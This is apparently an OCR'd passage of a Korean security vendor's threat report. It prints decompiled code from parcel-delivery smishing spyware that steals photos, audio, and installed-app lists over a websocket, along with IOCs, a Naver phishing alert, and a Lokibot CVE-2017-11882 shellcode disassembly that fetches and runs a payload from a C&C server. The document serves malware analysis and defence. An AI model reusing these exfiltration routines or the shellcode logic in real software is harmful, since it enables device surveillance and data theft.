    audioManager0.setRingerMode(0);
    if(Build.VERSION.SDK_INT >= 28) {
        try {
            if(context0.checkSelfPermission("android.permission.ANSWER_PHONE_CALLS") != 0) {
                goto label_157;
            }

            ((TelecomManager)context0.getSystemService("telecom")).endCall();
        }
```

[그림 14] 수신 통화 거부 코드

다음 그림은 이미지 탈취 코드이다.

```
File file0 = new File("/sdcard/DCIM");
if(!file0.exists()) {
    return;
}

String s = file0.getAbsolutePath() + ".zip";
File file1 = new File(s);
try {
    ZipUtil.zip(file0.getAbsolutePath(), s);
}
catch(IOException iOException0) {
    iOException0.printStackTrace();
}

UploadFileRequest uploadFileRequest0 = new UploadFileRequest("photoAlbumFile", file1.getName(),
WSManager wSManager0 = WSManager.getInstance();
String s1 = JsonUtils.toJSONString(uploadFileRequest0);
wSManager0.sendMessage(WsTypeEnum.DEVICE_ONLINE, s1);
WSManager wSManager1 = WSManager.getInstance();
byte[] arr_b = ProcessCommand.this.readFile(file1);
wSManager1.sendMessage(WsTypeEnum.DEVICE_ONLINE, arr_b);
```

[그림 15] 이미지 탈취 코드

다음은 오디오를 녹음하는 코드이다.

```
public void run() {
    try {
        File file0 = new File(Environment.getExternalStorageDirectory() + "/lywj/");
        if(!file0.exists()) {
            file0.mkdirs();
        }

        ProcessCommand.this.recordfile = new File(file0, ProcessCommand.this.simpleDateFormat.format(new Date()) + ".3gp");
        MediaRecorder mediaRecorder0 = new MediaRecorder();
        ProcessCommand.this.mediaRecorder = mediaRecorder0;
        ProcessCommand.this.mediaRecorder.setAudioSource(1);
        ProcessCommand.this.mediaRecorder.setOutputFormat(1);
        ProcessCommand.this.mediaRecorder.setAudioEncoder(1);
        ProcessCommand.this.mediaRecorder.setOutputFile(ProcessCommand.this.recordfile.getAbsolutePath());
        ProcessCommand.this.mediaRecorder.prepare();
        ProcessCommand.this.mediaRecorder.start();
    }
    catch(IOException iOException0) {
```

[그림 16] 오디오 녹음 코드

다음은 설치 앱 리스트 탈취 코드이다.

```
public List getAllApps() {
    int v;
    ArrayList arrayList0 = new ArrayList();
    try {
        PackageManager packageManager0 = this.context.getApplicationContext().getPackageManager();
        List list0 = packageManager0.getInstalledPackages(0);
        String s = DeviceUtils.getTel(this.context);
        v = 0;
        while(true) {
        label_14:
            if(v >= list0.size()) {
                return arrayList0;
            }

            PackageInfo packageInfo0 = (PackageInfo)list0.get(v);
            if((packageInfo0.applicationInfo.flags & 1) == 0) {
                AppBean appBean0 = new AppBean();
                appBean0.deviceNum = s;
                appBean0.appCode = packageInfo0.versionName;
                appBean0.appName = packageInfo0.applicationInfo.loadLabel(packageManager0).toString();
                appBean0.appPackageName = packageInfo0.packageName;
                WSManager.getInstance().sendMessage(WsTypeEnum.DEVICE_ONLINE, JsonUtils.toJSONString(new Up
                WSManager wSManager0 = WSManager.getInstance();
                byte[] arr_b = this.drawableToByte(packageInfo0.applicationInfo.loadIcon(packageManager0));
                wSManager0.sendMessage(WsTypeEnum.DEVICE_ONLINE, arr_b);
                arrayList0.add(appBean0);
```

[그림 17] 설치 앱 리스트 탈취 코드

다음은 특정 앱의 설치 여부를 판단하기 위해 하드 코딩 되어 있는 앱 리스트이다.

```
AppConstants.packageNameList.add("pro.huobi");
AppConstants.packageNameList.add("com.btckorea.bithumb");
AppConstants.packageNameList.add("com.dunamu.exchange");
AppConstants.packageNameList.add("com.coinbit.global.android.exchange");
AppConstants.packageNameList.add("coinone.co.kr.official");
AppConstants.packageNameList.add("kr.co.zestcnt.coinzest");
AppConstants.packageNameList.add("com.ktcs.whowho");
AppConstants.packageNameList.add("com.andr.evine.who");
AppConstants.packageNameList.add("gogolook.callgogolook2");
AppConstants.packageNameList.add("com.infinigru.police.phishingeyes");
AppConstants.packageNameList.add("com.ahnlab.v3mobilesecurity.soda");
AppConstants.packageNameList.add("com.estsoft.alyac");
AppConstants.packageNameList.add("jp.naver.lineantivirus.android");
AppConstants.packageNameList.add("com.sktelecom.tguard");
AppConstants.packageNameList.add("kr.co.adtcaps.mobileguard");
AppConstants.nameList.add("Huobi Pro");
AppConstants.nameList.add("빗썸");
AppConstants.nameList.add("업비트");
AppConstants.nameList.add("코인빗");
AppConstants.nameList.add("코인원");
AppConstants.nameList.add("코인제스트");
AppConstants.nameList.add("후후");
AppConstants.nameList.add("뭐야이번호");
AppConstants.nameList.add("후스쿨");
AppConstants.nameList.add("시티즌코난");
AppConstants.nameList.add("AhnLab V3 Mobile Security");
AppConstants.nameList.add("알약M");
AppConstants.nameList.add("네이버 백신");
```

[그림 18] 앱 리스트

특정 앱의 설치여부를 확인하기 위한 용도로 사용된다. 리스트를 살펴보면 암호화폐 관련 앱과 보안 앱들의 리스트로 구성되어있다.

결론

택배 스미싱은 스미싱 공격의 초기부터 발견되기 시작하여 현재까지 꾸준하게 발견되고 있다. 이는 택배 스미싱이 공격자들에게 있어 효과적인 공격 수단 중의 하나라는 의미일 것이다.

악성 앱이 개인 정보를 탈취하게 되면 탈취한 개인 정보를 활용하여 2 차 공격을 가하게 되고 결국은 금전 탈취를 시도하게 된다.

공식 스토어 이외의 경로를 통한 앱 설치 시 앱 제작자와 앱에 대하여 충분히 알아본 후 설치를 하여야 하며 공식 스토어를 이용하더라도 신뢰할 수 있는 앱 제작자인지 확인이 필요하다. 그리고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지하는 것이 위협으로부터 자신을 지키는 첫걸음이라 할 수 있을 것이다.
앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M 과 같은 신뢰할 수 있는 백신을 사용하여야 하겠다.


다음은 악성 앱 공격의 예방 및 대응 방법이다.

악성 앱 예방

1) 출처가 불분명한 앱은 설치하지 않는다.
2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다. (앱 제작자 체크)
3) SMS 나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
4) 백신 앱의 신고하기 기능을 사용하여 신고.
5) 수동으로 악성 앱 삭제



[그림 19] 탐지 화면

현재 알약 M 에서는 해당 앱을 **'Trojan.Android.SmsSpy'** 명으로 진단하고 있다.

IOC 정보

[HASH]
57fd3b6b7826d9dade6f17147ef43297
1252ea861a293009053c35e5e5a443fd
54c63d828fa98ba72e7c485369de5a34
ed47d0aac40301b6d0c2afeca7013d66
597db1323acc016874c13633a51665e6
cda56602246209ec749119dd4a71485a
baeadaffd1366c8da6ac1fb394d62d45
13a0df53f0dcaa3140609dc088065cfe
faf567d5dca0c3ee29c410a9d59261d8
cd0484e18f809a86d2d595d31afac320
a28abc5672827623ef760bfa56769d70

[C2]
hxxps://mo.skmbbio[.]com/dist
hxxp://103.151.229[.]56/index.html
hxxp://103.151.229[.]36/index.html


ws://www.ilogenmin[.]top:8081
ws://www.ksmsnate[.]com:8081
ws://www.lotteglngins[.]com:8081
ws://www.ilogensbi[.]com:8081

3

최신 보안 동향

실제 포탈 사이트와 유사하게 동작하는 피싱 페이지 주의!


정상적인 페이지처럼 모든 동작을 구현한 피싱 페이지가 발견되어 사용자들의 각별한 주의가 필요합니다.
해당 페이지는 네이버를 위장하고 있습니다.



[그림 1] 정상 네이버 페이지(상) 및 피싱 네이버 페이지(하)

해당 피싱 페이지는 검색결과나 메뉴 등이 실제 네이버와 매우 유사하게 동작합니다.


실제 피싱 페이지에서 '이스트시큐리티'를 검색했을 경우, 네이버 검색과 유사한 검색결과가 노출됨을 알 수 있습니다.




[그림 2] 정상 네이버 사이트에서 검색한 결과(상) 및 피싱 네이버 사이트에서 검색 한 결과(하)

발견된 피싱사이트는 네이버 포탈 사이트에서 검색하는 결과 내용을 제작자가 만든 서버에 저장하여 사용자에게 다시 보여주는 방식으로 사용자가 실제 네이버 포탈 사이에 검색한 것처럼 제작되어 있습니다

만일 사용자가 해당 사이트가 실제 네이버 포탈 사이트로 착각하여 로그인을 시도하게 되면, 입력한 개인정보가 제작자에게 전달됩니다.



[그림 3] 피싱 네이버 사이트 로그인 입력 화면



[그림 4] 공격자에게 전달되는 계정정보

피싱 페이지의 경우 사용자 계정정보 탈취를 목적으로 하기 때문에 로그인 페이지만 정교하게 제작해 놓는 것이 일반적이었습니다.

하지만 이번에 발견된 피싱 페이지의 경우, 로그인 페이지뿐만 아니라 검색, 쇼핑, 부동산 등 다양한 기능들이 실제 페이지의 결과값을 보여주는 형태로 구성되었기 때문에 일반 사용자들의 경우 쉽게 혼동할 수 있어 각별한 주의가 필요합니다.


이렇게 제작된 피싱 페이지의 경우 사용자가 직접 URL 을 확인해 보지 않는 이상 가짜임을 쉽게 인지 할 수 없어 그 위험성이 더욱 높습니다.

사용자 여러분들께서는 링크나 첨부파일을 통해 특정 페이지에 접속하셨을 경우 반드시 URL 을 확인하시기 바라며, 2 단계 인증 설정을 통하여 계정을 안전하게 보호하시기 바랍니다.

연말 견적 문의를 위장하여 기업 정보를 노리는 Lokibot 주의!

기업을 대상으로 견적의뢰 사칭 피싱 메일이 대량으로 유포되고 있어 기업 사용자들의 각별한 주의가 요구됩니다. 공격자는 기업들이 내년 사업 준비 및 예산 확보를 위해 연말에 견적 문의를 많이 하는 점을 악용하여 견적문의를 위장한 악성 메일을 유포하고 있습니다.


수신자의 신뢰를 얻기 위하여 이미 다른 경로로 유출된 정상 사용자의 이메일 계정을 이용하여 악성 메일을 유포한 것으로 추정되고 있습니다.



[그림 1] 악성 이메일

이메일은 견적의뢰 내용과 함께 CVE-2017-11882 취약점을 악용하는 익스플로잇이 포함된 워드파일이 첨부되어 있습니다.

CVE-2017-11882 취약점은 원격코드실행이 가능하도록 허용하는 스택오버플로우 취약점으로, 해당 취약점이 패치된 버전을 사용중인 사용자라면 해당 파일을 열람하여도 아무 이상이 없지만, 해당 취약점이 존재하는 버전을 사용중인 사용자라면 익스플로잇이 존재하는 워드파일 열람 만으로 악성코드에 감염되게 됩니다.




[그림 2] 워드파일 실행 후 보이는 화면

워드 파일을 열람하면 견적과는 관계 없는 영문으로 작성된 내용이 보여집니다.

하지만 백그라운드에서는 MS 오피스에 포함된 수식 편집기 프로그램인 EQNEDT32.EXE 에 존재하는 CVE-2017-11882 취약점을 이용하여 내부에 포함되어 있는 ShellCode 가 호출됩니다.

```
0012F350    B8 FCFD7518     mov eax,1875FDFC
0012F355    25 3DBDC562     and eax,62C5BD3D
0012F35A    8B10            mov edx,dword ptr ds:[eax]
0012F35C    8B0A            mov ecx,dword ptr ds:[edx]
0012F35E    B8 707D6CCD     mov eax,CD6C7D70
0012F363    2D C01526CD     sub eax,CD2615C0
0012F368    8B38            mov edi,dword ptr ds:[eax]
0012F36A    51              push ecx
0012F36B    FFD7            call edi
0012F36D    05 751693AE     add eax,AE931675
0012F372    2D 901593AE     sub eax,AE931590
0012F377    FFE0            jmp eax
0012F379    7D 1C           jge 12F397
0012F37B    05 BC054300     add eax,eqnedt32.4305BC
0012F380    0036            add byte ptr ds:[esi],dh
0012F382    14 03           adc al,3
```

[그림 3] 내부에 포함된 쉘코드 화면



[그림 4] URLDownloadToFileW 호출과 페이로드 다운로드 화면

해당 shellcode는 공격자가 미리 설정해 놓은 C&C 208.67.105.179 에서 추가 페이로드를 %appdata% 경로에 'victoryloh583.exe' 이름으로 내려받고, 내려받은 victoryloh583.exe 파일을 실행합니다.

